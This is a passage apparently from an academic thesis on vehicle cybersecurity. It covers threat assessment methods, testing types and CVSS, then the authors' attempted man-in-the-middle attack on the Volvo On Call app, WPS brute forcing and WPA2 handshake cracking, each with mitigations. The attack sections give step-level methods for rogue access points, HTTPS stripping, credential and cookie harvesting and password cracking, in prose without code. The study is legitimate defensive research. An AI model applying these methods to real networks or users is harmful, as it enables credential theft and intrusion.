TARA operates in the first phase, the prediction phase. TARA tries to indentify all possible threats by assessing different lists of known threats. Those threats are then filtered so only the most serious ones remain. The seriousness is based on Risk, meaning the likelihood of occurrence is combined with the consequences if it actually happens. TARA's methodology is different from regular vulnerability assessments, which tries to assess all possible weaknesses, which according to TARA, can never be complete. Vulnerabilities are according to Matt Rosenquist at Intel [21] only problematic if they are exploited by an attacker, so if they are unlikely to happen or have a very low impact, TARA does not consider them. Therefore, vulnerabilities can be investigated and assessed in an uncomplicated manner [21].

2.2.8 Software development V – Model

The V-Model consists of seven development phases. As shown in Figure 6, the first three phases are verification phases that define the preparation needed before implementation can start. After implementation follows the last three phases which defines the validation and test phases. The model can be divided in three main steps: *before implementation (preparation)*, *implementation* and *after implementation (validation and testing)*. The reason for mentioning this model is that it is used in section 4 as an example of method integration, i.e. how the defined method in section 4, can be integrated with the V-Model and therefore adding the security aspect into the design. More information about the V-Model can be found in WikiBooks [22].




Figure 6 - Visualisation of the seven phases of the V-model

3 Vulnerability and Risk Assessment

This chapter introduces valuable concepts in vulnerability and risk assessment. It defines terms which are important to grasp since these are used later on in chapter 5, when defining the method *PPDM*. Different manners of testing are described and also clarified.

3.1 Introduction to Vulnerability and Risk Assessment

Risk assessment by the use of testing is common practise during all software (SW) and hardware (HW) development. The product should be tested to function as expected, both under normal and unexpected conditions. Testing can be performed using positive or negative testing. Positive testing refers to valid expected output testing, e.g. if a button is pressed, a certain response is expected. Therefore, positive testing ensures that the correct response happens for the corresponding button. Negative testing, on the other hand, sends unexpected values to the system, verifying correct system handling, e.g. not crashing. We also consider the following.

Black box testing. The attacker does not know anything about the system

White box testing. The attacker has access to all information, e.g. HW and SW implementation, etc.

Grey box testing. Somewhere between black- and white box testing, i.e. the attacker has some knowledge of the system.

There are also static- and dynamic testing, relating to system knowledge. Static testing refers to source code analysis, e.g. manually going through the code and by the use of debugging tools. Dynamic testing, on the other hand, refers to testing during execution. Static testing can thereby be defined as white box testing, since the source code is known, and dynamic testing as grey box testing.

We consider both internal- and external remote attacks (through testing), where the former refers to an attacker who has gained internal access to the vehicle, and the latter an attacker without internal access. In the former case, this implies that attacks can be performed when remotely connected to the vehicle in some manner, e.g. through Wi-Fi or Bluetooth and the latter to external access, e.g. vulnerability scanning of the global IP address. However, external attacks can very well lead to successive internal attacks, e.g. by performing successful exploits.

3.2 Fuzz testing

Fuzzing is a technique to find vulnerabilities by means of systematically sending invalid or unexpected inputs to the system. Fuzzing can find vulnerabilities, e.g. overflows, DoS

attacks, format bugs, etc. A complete fuzzing tool consists of three components: *A poet*, *A courier* and *An oracle* [23]. The poet creates the malformed inputs (test cases), the courier delivers test cases to the target (injector), and the oracle detects failures (validator). An example of a fuzzing tool is *Defensics*, created by *Codenomicon*. *Defensics* has support for over 160 protocols. The manufacturer claims, this software is the best tool on the market today, for finding vulnerabilities and software defects. *Defensics* works by sending malformed inputs, especially designed for the target's network protocols, i.e. *Defensics* is especially good at craft injections which are accepted by the protocols, but still malformed to potentially create errors. This in contrast to a random poet, which often creates injections that, is rejected because lacking understanding of the protocol, therefore leading to penetration failure [23].

3.3 Vulnerability testing

A vulnerability scanner is a tool that scans software, hardware or networks for known vulnerabilities, in an automated manner. Vulnerabilities that are tested are found in a database and contain the information required to perform tests, e.g. open ports, vulnerable versions of software, possible remote script execution, etc. If vulnerabilities are found, some scanners also try to exploit vulnerabilities (penetration testing). When completed, a report containing the findings is usually created.

There are different types of vulnerability scanners; which to use depends on the TOE, e.g. a web application needs a web application vulnerability scanner [24]. An ideally open source framework for network scanning is OpenVAS [25], with integrated tools e.g. Nikto, Nmap, ike-scan, etc. OpenVAS uses a database called Network Vulnerabilities Tests (NVT), to keep updated against the latest vulnerabilities. OpenVAS can (as of February 2016) perform over 45000 vulnerability tests [26].

Testing the validation process of certificates in applications like *Volvo On Call* [27], can be performed by using tools, e.g. CERT Tapioca [28]. CERT Tapioca is a *man-in-the-middle proxy virtual machine*, which can be loaded into virtualization tools, e.g. VMware or VirtualBox.

3.4 Penetration testing

This step is performed after the vulnerability testing. The tester performs the possible exploits depending on the results from the vulnerability scanning and also performs different possible relevant attacks, depending on the TOE.

Common Vulnerability Enumeration (CVE) provides a data base for vulnerability searches. Vulnerabilities get a specific unique identifier called CVE identifier. It is possible to search for known vulnerabilities according to treats, e.g. spoof, replay and reflect, and download a list of the result which includes this attributes [29] and then test for these vulnerabilities.

A *Debian* based *Linux* distribution, specialized in penetration testing, is Kali Linux [30]. Tools included in this distribution, with a description of usage can be found in this reference [31]. In this step, we can also use hardware tools, e.g. Pineapple [32], LAN-Turtle [33], USB Rubber Ducky [34].

3.5 Common Vulnerability Scoring System (CVSS)

CVSS is a free and open industry standard for assessing the severity of vulnerabilities by a scoring system based on probable occurrence and consequences of impact. The total score is in the interval 0 – 10, which for the CVSS Base score, is based on the following attributes [35].

Probable occurrence

- Access Vector: Needed access points for vulnerability exploit
- Access Complexity: How difficult/easy it is to carry out exploit
- Authentication: Based on how many times authentication is needed

Consequences of impact (successful exploit)

- Confidentiality: Grades how the confidentiality is affected
- Integrity: Grades how the integrity is affected
- Availability: Grades how the availability is affected

It is also possible to include more attributes based on Temporal and Environmental factors [35]. This attributes are given a score based on rules [35] and can be retrieved using an online calculator [36] as shown in Figure 7 below.




Figure 7 - Example of the online Common Vulnerability Scoring System Calculator

4 Attacks

Understanding of relevant attacks is important to be able to develop vehicles which are not vulnerable to these attacks and should therefore be considered. Remote attacks have as mentioned in section 1.1, recently received much attention. These attacks mainly exploits vulnerabilities in vehicles related to Internet access, SSL/TLS and Wi-Fi networks; therefore the effort is put in this area.

The OwnStar Attack described in section 4.2.1 in this chapter describes vulnerabilities in the validation process of certificates at the client side affecting the *onStar* application and also other vendor's similar applications. Therefore, we implemented a similar attack in section 4.2.2 attacking the *Volvo On Call* application which is a comparable application to onStar.

Wi-Fi networks are considered because of a recent attack, *The Jeep Hack* (also mentioned in section 1.1.) exploiting vulnerabilities in the firewall configuration (port 6667 was open) [37] [38]. We have considered attacks giving access to the vehicles Wi-Fi, since this gives possibilities to use tools for finding vulnerabilities, e.g. open ports potentially vulnerable to exploits. We have also considered external attacks, e.g. port scan of the vehicles global IP address for the same reason.

This chapter introduces some concepts relating to attacks and more specifically description of certain attacks where a few are transferred to Appendix B to facilitate reading. The reason for transferring some of the attacks to Appendix B is that these attacks are not directly linked to the empirical part in this section, although the concept of these attacks with accompanied explanation of automotive industry relevance is still important and are therefore included. The most prominent parts of this section are the presentation of the empirical studies of certain attacks relating to SSL/TLS and Wi-Fi networks.

4.1 Introduction to Attacks relating to SSL/TLS and Wi-Fi Networks

Internet has changed the world for ever. Information about everything is only a few clicks away. The future is connectivity of everything; we have entered the age of IoT. There is however one big disadvantage: The lack of security. To counter the insecurity of Internet, security is added to multiple layers, e.g. SSL/TLS certificates through a public/private key infrastructure. For instance, it is possible to add security to the *Application layer* (OSI model) through a *SSL/TLS VPN (Virtual Private Network)* or to the *Network layer* (OSI model) using *IPSec (IP Security) VPN*. Another example is to add security to the *Link layer* (OSI model) through WPA2 (Wi-Fi Protected Access) securing wireless networks.

It is, however, still possible to perform attacks on the implementation at different levels. For instance, the authentication in SSL/TLS (explained in Appendix A) is in many cases not

mutual, i.e. the server might provide proof of its identity but the client may not, therefore giving opportunities for an attacker to place him/her self as a *man in the middle (MITM)* faking its identity and bypassing the validation process using fake certificates (because of vulnerabilities in the validation process at the client side)[38], or downgrading to a non-secure connection.

Section 4.2 assesses vulnerabilities related to SSL/TLS with a main focus on the vehicle sector. If the reader is not familiar with the public/private key infrastructure, it is recommended to read a longer introduction to this chapter in *Appendix A* before continuing.

4.2 Security in SSL/TLS

4.2.1 OwnStar attack

Samy Kamkar created a device which he named OwnStar in a Raspberry-Pi device [14] [39]. This device was placed in the vehicles proximity probing for a service set identifier (SSID). When a Smartphone searches for an earlier accessed SSID, OwnStar automatically creates an Access Point with that SSID. Therefore, the phone connects to the OwnStar device and the attacker relays messages as a *man in the middle*. A Raspberry-Pi device can be used with an open source tool named FruityWiFi to acquire these capabilities [40] [41] .

The device offers Internet access, often through an attached 3G/4G modem.

Some car manufactures have an application which gives users the ability to lock doors, start the engine, check car location (GPS coordinates), etc. General Motors (GM) uses an application named onStar [42] which was used in this attack, however Kamkar has shown that the attack works on other car applications as well [39]. If a person starts its onStar application, the OwnStar device acts as a secure proxy with a fake certificate for the remote server. There are tools that can be used to create fake certificates, e.g SSLsplit [43]. The data can then be decrypted by the device and user credentials sent to the hacker via the 3G/4G connection. When the attacker has the user credentials, (s)he can unlock the doors to steal items in the vehicle, start the engine, use its horn and start the alarm, etc. Other data might also be stored on the onStar account and might also be accessible, e.g. user name, email, home address, etc [44].

The main problem was a flaw in client side. The OnStar application failed to correctly validate the certificate from the onStar server [45]. The OwnStar attacks works as shown in Figure 8, where the attacker places him/her self as a *man in the middle*, and replaces the certificate of the server with his/her own certificate, when communicating with the client. As a result, the client validates the attacker's certificate as legitimate. General Motors later released a patch to fix the issue [46].




Figure 8 – A man in the middle attack with a forged certificate

Mitigation.

Server side. Not needed

Client side. The client application must validate the certificates of the server correctly

Drawbacks. None

Automotive industry development. Failure to validate SSL certificates is a common vulnerability in phone applications, which could lead to MITM attacks [47]. If the application does not validate the server correctly, a supposedly secure encrypted communication might be decrypted by the attacker. One problem might be that developers prioritize functionality over security. Prioritizing security over functionality, is however a difficult choice. Since insecure mediums such as Internet have the potential of being vulnerable to MITM attacks, it should be part of the development phase to test for possible MITM attacks. This test can be automated with tools like CERT Tapioca [48]. The first step is to make a list of possible attacks and automate a test for them. Two examples of such automation could be a downgrade attack and a certificate forgery.

More attacks, mitigations and conclusions relating to the automotive industry can be found in Appendix B.

4.2.2 Attacking Volvo On Call application

Introduction

Volvo Cars has an application named *Volvo On Call*. We performed a MITM attack against a user of *Volvo On Call* [27] and tried to intercept the information sent between the client device and the *Volvo On Call* server. The attack was divided in two steps. The first step was to become a *man in the middle* by using a Wi-Fi Honey Pot named *Pineapple* [32]. Pineapple has the *Metasploit framework* integrated, therefore giving the possibility to download tools like *Karma*, *Dogma*, *DNSspooof*, *SSLstrip* and *SSLsplit* as infusions for use in the attack. *WireShark* was used for traffic monitoring. A secure application should not be vulnerable to MITM attacks, even if the attack against the user of the application can be successful.

The second part was to sniff and analyze the information sent between the client/application and the server/vehicle. We tried to extract information, e.g. login credentials, session cookies and information for replay attacks. The approach can be divided to 2 steps.

Approach

1. Use the Metasploit in Pineapple for certain attacks

- a. MITM part: Use Karma enforced with Dogma to lure a victim to connect to pineapple (DNSspooof as option)
- b. Try to downgrade to non-encryption in Volvo On Call using SSLstrip
- c. Try to fake the certificate with SSLslip
- c. Check the SSLstrip log, SSLslip log and monitor traffic with WireShark

2. If Pineapple is unsuccessful, try Kali Linux and the Mana Toolkit

- a. Find a compatible Kali Linux USB WLAN device
- b. Follow tutorials and activate a full attack and wait for users to connect
- c. Check FireLamb tool for session cookies
- d. Analyze traffic with WireShark and go through the logs

A short description of the tools follows:

Pineapple Router. The pineapple router is an advanced Wi-Fi Honey Pot hardware, with integrated pentest framework Metasploit via Meterpreter. Metasploit infusions can be downloaded and integrated to the Pineapple via the Pineapple bar [49]. Metasploit is an open source penetration tool which is used to exploit code against remote target machines. Meterpreter is the payload (malicious code) itself which metasploit is using. Depending on payload, a successful exploit can give remote access to the computer and turn on webcams, record keyboard strokes, turn on microphone, etc. These tools can be used by legitimate

penetration testers who evaluate and strengthen the security of a system, or by hackers with malicious intentions.

Karma and Dogma. The Metasploit tool Karma was used in the MITM attack. Users, who have their WLAN card activated, usually look for available WLAN networks. The device has a list of earlier connected networks and sends out SSID probes for wireless Access Points, e.g. “myHome” and “Netgear”. This is usually not a problem, since the AP will respond with a negative acknowledgement. Karma, on the other hand, always responds with a positive acknowledgement and tricks the device to connect. Dogma enhances the beacon response, first by broadcasting to everyone and then by targeting a user to keep the connection alive. This attack only works if the user has earlier been connected to a network, and is in auto connect mode for that network.

DNSspooof. DNSspooof is a tool which is used for malicious redirects, i.e. redirect to a malicious homepage, regardless of the destination address, e.g. a webpage that is being loaded can email WLAN credentials of all stored WLAN networks on the target machine to a remote attacker by running a script on the target webpage. It might be necessary to trick the user to run the script by using social engineering techniques. This is extremely more efficient than trying to brute force into a protected network.

If the attacker is at the same network as the victim, it is also possible to harvest credentials by redirecting all requests to a certain source (e.g. URL: <http://www.gmail.com>) to a malicious copy of this page. If the victim believes this is the real page and tries to login, the credentials can be stored in a log file.

SSLstrip. SSLstrip can be downloaded and installed to the Pineapple hardware. SSLstrip listens to HTTP traffic and waits for links or redirect to HTTPS and then rewrites requests to HTTP (strips HTTPS to HTTP). The attacker still uses HTTPS to communicate with the server as in the following example.

victim (HTTP) ⇔ (HTTP) **MITM** (HTTPS) ⇔ **server** (HTTPS)

The server validates a secure connection to the victim, but in reality the server talks to a MITM which just strips down the secure connection to ordinary HTTP. The MITM relays all traffic between the server and the victim, the page itself looks the same. This succeeds if the user does not notice that the address bar has HTTP instead of HTTPS (with the lock) or HTTP Strict Transport Security (HSTS) is used. HSTS is a security policy which forces the server and client to only communicate over HTTPS, implying establishing HTTP connection between the client and MITM is not possible.

SSLsplit. This tool redirects traffic to itself and terminates the original SSL/TLS connection. It then creates a new SSL/TLS connection to the same destination address. SSLsplit logs all messages passing through it. A new fake certificate is created based on the original certificates subject Distinguished Name (DN) and subjectAltName extension [43].

WireShark. WireShark is a tool used for listening and analyzing traffic over the network. If an attacker can manage to trick users to connect to an open network, all HTTP traffic can be read and analyzed in clear text.

Mana Toolkit.

SSLstrip2 with dns2proxy. This is a new version of SSLstrip which uses dns2proxy, to redirect users from, e.g. www.somepage.com to wwwwww.somepage.com. Since wwwwww is not included in browser, it will not require HTTPS. The credentials can be read in clear text and the user will be redirected to the real URL and logged in for real.

Crackapd. Crackapd is a cracking tool for retrieving login credentials and is used by Mana toolkit in an automated way. When a user tries to connect to an encrypted network, Crackapd collects information from the handshake, which in turn is used in the cracking process. If successful, an attacker will be able to create a fake secure Access Point with the correct credentials. This works within a reasonable time for protected networks (WPA/WPA2), if the password is not too strong.

Firelamb. This tool is integrated in Mana and tracks and stores all session cookies used. When a user logs in to, e.g. Facebook, it might be possible to impersonate the account.

Background

As mentioned before, users who have their WLAN activated, send out probe-request to previously connected SSIDs, both open and encrypted networks. *Karma* starts networks according to these probe requests and *Dogma* broadcasts targeted beaconing, so users do not get disconnected. Note that if the probe requests are to an encrypted network, *Karma* cannot create this fake Access Point, since it does not know the correct credentials. Instead, it creates an open network with the same SSID. The drawback with this approach is that the victim needs to manually connect to this network. If the probe-requests instead are to an open network, the auto-connect feature succeeds.

If the Pineapple is located at a place with many devices sending out multiple probe-requests, there will be a lot of new open networks, which might seem suspicious. If these networks use the same channels as the existing networks, it can cause disturbances, which might disconnect devices. We can also enforce disconnection and perform a de-authentication attack and then let *Dogma* broadcast beacons with that SSID, so the user connects to the Pineapple and not the “real network”.

If we think of the *Volvo On Call* Attack, in its context, we would have used a Pineapple device with a battery pack and a 3G/4G usb device for Internet access. This Pineapple would have been attached to the vehicle we wanted to hijack. The pineapple would have been controlled remotely from the Internet. In this context there are probably not too many new

open networks. It is also worth mentioning, that it is not only information to and from the *Volvo On Call* application that is intercepted, all traffic is monitored, i.e. other sensitive information (e.g. E-mail passwords) might also be retrieved.

The Pineapple has two integrated network cards. One of the network cards is used to get Internet capabilities (if not using 3g/4g adapter) from an Access Point and the other card is used for the malicious Access Point. The device also has a USB port, where it is possible to attach another WLAN adapter.

The Attack

For practical reasons a wall mounted jacket and a shared Internet connection from an iPhone cellular device was used. An external USB WLAN adapter was connected to the Pineapple, which enabled use of this interface to remotely control the Pineapple via a wireless network.

In the first part, *the MITM attack* worked as expected. Users connected to the device without any troubles. For the second part SSLstrip was activated in the pineapple. As preparation, a laptop with Windows 7, Norton Security and the Mozilla Firefox was used for testing. The MITM attack was successful, but SSLstrip did not work. The log in SSLstrip and Wireshark, contained information implying that all URLs entered in browser was sent to Symantec for control. The Norton Security actually timed out the URL request when SSLstrip was activated. Therefore, Norton Security was deactivated, but it still did not work. The sites tested still timed out, or still used HTTPS.

When reading the log, no credentials could be viewed since it still was encrypted. Three sites were tested: FaceBook, Gmail and Twitter. The problem was that the latest browsers do not accept HTTP for URLs that can handle HTTPS. However, the browser establishes an HTTP connection instead of HTTPS, if the user enters an HTTP URL that is unknown to the browser. This, since requirements for using HTTPS for certain URLs are stored in the browser. A new version of SSLstrip was found, which is called SSLstrip2 that interacts with a DNS server reversing the changes from the proxy (dns2proxy) [50]. Mana, the toolkit mentioned earlier has SSLstrip and dns2proxy integrated [51]. Unfortunately Mana and SSLstrip2 are not compatible with the Pineapple, but can be used with Kali Linux and an extra USB WLAN adapter.

Since the reason for failure with SSLstrip is client based, it was still worth trying Pineapple and SSLstrip on *Volvo On Call*, however SSLstrip did not work on *Volvo On Call*. The whole TLS handshake was caught, but since everything was encrypted it was not possible to extract any valuable information. As shown in Figure 9, *Volvo On Call* is using ip address: 79.125.12.4 and by a lookup it was possible to see that it belonged to Amazon Web Services. SSLstrip was activated the whole time, but the downgrade was unsuccessful.

Filter: <div>ip.addr == 79.125.12.4</div>		Expression... Clear Apply Spara Volvo On Call				
No.	Time	Source	Destination	Protocol	Length	Info
1015	153.5764890	79.125.12.4	172.16.42.163	TCP	74	443→49383 [SYN, ACK] Seq=0 Ack=1 Win=17898 Len=0 MSS=1420 SACK_PERM=1 TSval=540240295 TS
1058	154.5984080	79.125.12.4	172.16.42.163	TCP	66	443→49383 [ACK] Seq=1 Ack=219 Win=19200 Len=0 TSval=540240538 TSecr=762566859
1059	154.5986100	79.125.12.4	172.16.42.163	TLSv1.2	1474	Server Hello
1060	154.5987670	79.125.12.4	172.16.42.163	TCP	1474	[TCP segment of a reassembled PDU]
1061	154.5988850	79.125.12.4	172.16.42.163	TLSv1.2	1346	Certificate
1062	154.5988960	79.125.12.4	172.16.42.163	TLSv1.2	307	Server Key Exchange
1083	155.5779590	79.125.12.4	172.16.42.163	TCP	66	443→49383 [ACK] Seq=4338 Ack=300 Win=19200 Len=0 TSval=540240754 TSecr=762567883
1084	155.5795110	79.125.12.4	172.16.42.163	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
1104	157.9597160	79.125.12.4	172.16.42.163	TCP	66	443→49383 [ACK] Seq=4389 Ack=762 Win=20224 Len=0 TSval=540241381 TSecr=762568833
1107	158.0033350	79.125.12.4	172.16.42.163	TLSv1.2	1104	Application Data
1127	161.2311520	79.125.12.4	172.16.42.163	TLSv1.2	1104	[TCP Retransmission] Application Data
1130	161.3728710	79.125.12.4	172.16.42.163	TCP	78	[TCP Dup ACK 1127#1] 443→49383 [ACK] Seq=5427 Ack=762 Win=20224 Len=0 TSval=540242221 TS
1315	189.2107980	79.125.12.4	172.16.42.163	TLSv1.2	97	Encrypted Alert
1316	189.2109240	79.125.12.4	172.16.42.163	TCP	66	443→49383 [FIN, ACK] Seq=5458 Ack=763 Win=20224 Len=0 TSval=540249084 TSecr=762601711

Figure 9 - Service provider viewed in WireShark

As a next step, SSLstrip was activated in the Pineapple. A laptop was connected to the network and Facebook, Gmail and Twitter was accessed once more. SSLstrip created a false certificate successfully, however when trying to enter any one of these three websites, Internet Explorer, Firefox and Google Chrome issued a certificate warning message and it was not possible to continue. The older versions of browsers allow users to choose if they want to exceptionally trust the certificate and continue. The *Volvo On Call* application was also tested, however, the connection timed out. The validation of the fake certificate was handled correctly as the fake certificate was not accepted. While no warning message was issued, it is recommended to show a warning message to the user about using an insecure connection.

In the next step, Mana Toolkit under Kali Linux was used together with a wireless adapter named Alfa AWUS036NHA, enhanced with an external 9 dB antenna. Mana Toolkit did succeed for Facebook, Gmail and Twitter. Various URLs was accessed, e.g.

<http://www.gmail.com> and was redirected to <http://www.gmail.com> (a local copy).

Our proxy redirects users to a fake page, and users might not notice the change in the URL or the missing encryption lock icon, and therefore provide their credentials. When the user logs in, the login information can be read in the log and the user logged in at the real site. The reason why HSTS is bypassed is because the browser does not have any information of the www domain, so it will not require HTTPS. The objective, when logging in to the *Volvo On Call* server, was to hijack a session ID or a session cookie with firelamb (a tool in Mana) [52], however, the *Volvo On Call* failed to login, and instead issued an error message. The *Volvo On Call* senses that the communication is intercepted. When using the Pineapple, it was possible to login to the *Volvo On Call* server, even though SSLstrip did not succeed, it was still achievable to catch the handshake.

Conclusion

No vulnerabilities in the *Volvo On Call* application were found, however we can conclude that the weakest link is usually the user. There are always new attacks and although the security continuously improves to tackle attacks, the attacks become more and more sophisticated and also turns more to a social engineering level were users are tricked to

present their credentials in an insecure manner. To mitigate we can educate and inform users about how they shall behave to be secure. It is also a matter of functionality at stake. Higher security with less trust in the user often means less user friendly. For instance, if we demand strong passwords, they cannot be remembered and will be written on post-it notes for everyone to see. If we demand regular change of passwords, users might just add an extra character in the end, e.g. 1, 2,3 ... 100. This means that if passwords are leaked and users just change a character, a brute force approach would retrieve the new password almost immediately.

In the next section we assess security aspects in wireless networks, with a focus on the Access Point in Volvo Cars.

4.3 Security in Wireless Networks

4.3.1 Introduction to Security in Wireless Networks

Wireless is the future. Today we take for granted to be connected everywhere around the clock. We check our e-mail, FaceBook, Twitter account, etc. Most of us do not even think of how it works, just that it do work is important. When it is wireless, it also means that everything is sent in the air for everyone in range to listen. Vehicles can have a wireless Access Point (AP) offering Internet connection for passenger devices. This AP can also be an opening for exploits against the vehicle. We need to enforce confidentiality, integrity and availability for wireless networks. Confidentiality (privacy) is accomplished using encryption, so if anyone intercepts our communication, it still unreadable. Integrity means that the data must not be changed in transit, or at least if it does, it will be noticed. Integrity can be accomplished using, e.g. hashsums for verification. Availability means that the service is accessible and can handle for example DoS attacks. This is accomplished, e.g. using redundancy (failover), load balancing, blocking of suspicious IP addresses, etc.

If the reader is not familiar with wireless networks, there is a short introduction to WEP, WPA and WPA2 in Appendix C.

4.3.2 Remote attacks

Reaver Attack

Reavar is an open source tool exploiting vulnerable routers having Wi-Fi Protected Setup (WPS) activated. WPS makes it an easy task for novice to automatically setup devices for router access. The design flaw in WPS is that some routers do not acquire any kind of physical access, just knowing the 8 digit pin code is enough (usually printed in the back of the router). Another flaw is that the router provides information about the correctness of the entered numbers in the pin code. When the router receives the fourth digit, and the

first part of the pin is incorrect, it responds with a negative acknowledgement (EAP-NACK). When sending the sixth digit, it also responds with an EAP-NACK if the password, so far, is wrong. This confirms that the second part also is incorrect. Therefore, an attacker can test both parts separately. Eight digits means 100 000 000 (10^8) combinations, however split in two parts the possibilities decrease markedly. A 4 digit combination gives 10 000 (10^4) possible combination and the last 3 digit gives 1000 (10^3) combinations (the last digit is a checksum and can be excluded). This gives a maximum of 11 000 attempts to enter the correct pin code instead of 100 000 000 (10^8). The approach, as explained earlier, is first to find the correct initial part of the pin code and second to find the last 3 digits (maximum 1000 more attempts). If the router has WPS enabled and no protection against brute force, a passphrase can be retrieved, from all to a couple of seconds, to a couple of hours. Google has a list of vulnerable routers, however some vendors might have supplied patches since this list was released [53].

Mitigation.

Server side. Do not allow WPS or use protection against brute force. Go to lock mode, if wrong passwords are provided repeatedly. A sufficient amount of lock time implies that, the probability for a successful brute force attack can take years and is therefore not feasible.

Client side. -

Automotive industry development. The best approach for Wi-Fi in vehicles is not to disallow WPS, for usability reasons. A better approach is to let the network go to lock mode when a brute force attempt is encountered. Physical access should also be required, i.e. pressing a WPS button at the infotainment unit, abling automatic configuration of user devices to connect to the network. If WPS is not used, the probability is higher that weak passwords are used, which are vulnerable to brute force attacks. If security is more important than functionality, WPS can be deactivated and a strong password used, however a strong password can be written on visible notes in the vehicles by users, since it is too difficult to remember. Never use insecure modes, e.g WEP or WPA which are relatively easy to crack.

WPA2 attacks

Attacking WPA2 is time consuming and mostly based on dictionary attacks or brute force attacks; at least if there is no WPS vulnerability. We first need to capture the four way handshake and then crack the password. The handshake is taking place when a client connects to the wireless network. Instead of waiting for this to happen, we can de-authenticate clients, so they reconnect. The handshake does not contain the password itself, merely a hash of the password. There is no way to extract the password from the hash, however, a dictionary can be used, and the hash for all words can be computed and compared with the hash from the handshake. If there is a match, the password is retrieved. Many users are using passwords which are easily remembered (e.g. Gandalf123) and might

have a common SSID (e.g. Netgear, Dlink, MyWiFi, etc). However, if the password is not in a dictionary, but some information is known (e.g. word-combination, word-number combination, just uppercase or lowercase, etc), a mask-attack can be performed. In a mask-attack, rules are specified, for password composition. For a strong password, the approach is brute force, however, breaking it might take years and might not be feasible. An estimate of the time needed, using an online brute force calculator, is provided in the following reference [54]. The time needed depends on machine used. A GPU cluster device is recommended, since it increases the speed of cracking [57] [58].

